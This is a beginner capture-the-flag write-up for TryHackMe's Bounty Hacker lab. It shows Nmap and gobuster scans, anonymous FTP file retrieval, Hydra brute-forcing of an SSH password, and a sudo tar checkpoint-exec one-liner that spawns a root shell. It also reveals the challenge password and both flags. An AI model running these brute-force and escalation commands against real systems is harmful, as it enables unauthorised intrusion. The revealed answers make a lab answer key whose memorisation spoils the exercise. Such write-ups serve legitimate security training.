
CTF Write-Up: Bounty Hacker

The following writeup is for the Bounty Hacker room hosted on TryHackMe. It is a free room and is aimed towards beginners. The objective of this CTF is to gain access to two SSH accounts via brute forcing and others method, and then to eventually elevate to root.

1. Enumeration


First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:



```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ sudo nmap -sC -sV -p- -T4 10.10.218.22 -oN bounty_hacker.txt
```

Scan results:


- Ports: 21 (FTP), 22 (SSH), and 80 (http)



```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ sudo nmap -sC -sV -p- -T4 10.10.218.22 -oN bounty_hacker.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 02:27 EDT
Nmap scan report for 10.10.218.22
Host is up (0.28s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.85.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 582.28 seconds
```


2. Exploring FTP

The script scan identified that anonymous login was enabled for FTP. Upon logging in using anonymous login, I discovered two files; ‘locks.txt’ and ‘tasks.txt’:




```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ ftp 10.10.218.22
Connected to 10.10.218.22.
220 (vsFTPd 3.0.3)
Name (10.10.218.22:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||41388|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 .
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 ..
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> █
```


Let's download the two files and explore them on my local machine:



```
ftp> get locks.txt
```



```
ftp> get task.txt
```




```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

locks.txt appears to be a wordlist, and the task.txt file clues us in that 'lin' is a possible username.


3. Brute Force SSH Credentials

Given the username 'lin' and the wordlist in 'locks.txt', I proceeded to brute force the SSH login using hydra:




```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ hydra -l lin -P locks.txt ssh://10.10.218.22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-02 02:48:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries p
[DATA] attacking ssh://10.10.218.22:22/
[22][ssh] host: 10.10.218.22   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-02 02:48:43
```

Succes! I was able to uncover the password and gain access to Lin's SSH account:




```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ ssh lin@10.10.218.22
The authenticity of host '10.10.218.22 (10.10.218.22)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.218.22' (ED25519) to the list of known hosts.
lin@10.10.218.22's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ █
```




```
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7  2020 .
drwxr-xr-x 19 lin lin 4096 Jun  7  2020 ..
-rw-rw-r--  1 lin lin   21 Jun  7  2020 user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$ █
```

4. Privilege Escalation

With SSH access, the next objective was to escalate privileges to root. Utilising GTFOBins, a well-known repository of Unix binaries that can be exploited to bypass local security restrictions, I identified a viable method to elevate my privileges.




```
lin@bountyhacker:~$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```



```
lin@bountyhacker:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
```


If you navigate to the root directory, you can find the root flag:



```
# cd root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
```

5. Additional Information

It is important to not that port 80 (aka HTTP) had no significance for this challenge:




Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmph.."



```
┌──(kali㉿kali)-[~/Documents/bounty_hacker]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.218.22
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.218.22
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/02 02:57:40 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2024/06/02 02:59:51 Finished
===============================================================
```

Questions Answered:

1. **Who wrote the task list?**
   - lin
2. **What service can you Bruteforce with the text file found?**
   - SSH
3. **What is the users password?**
   - RedDr4gonSynd1cat3
4. **user.txt**
   - THM{CR1M3_SyNd1C4T3}
5. **root.txt**
   - THM{80UN7Y_h4cK3r}

This CTF was a great exercise to test my penetration skills concerning SSH and privilege escalation. I hope this write-up proves useful for those looking to understand the process. Happy hacking!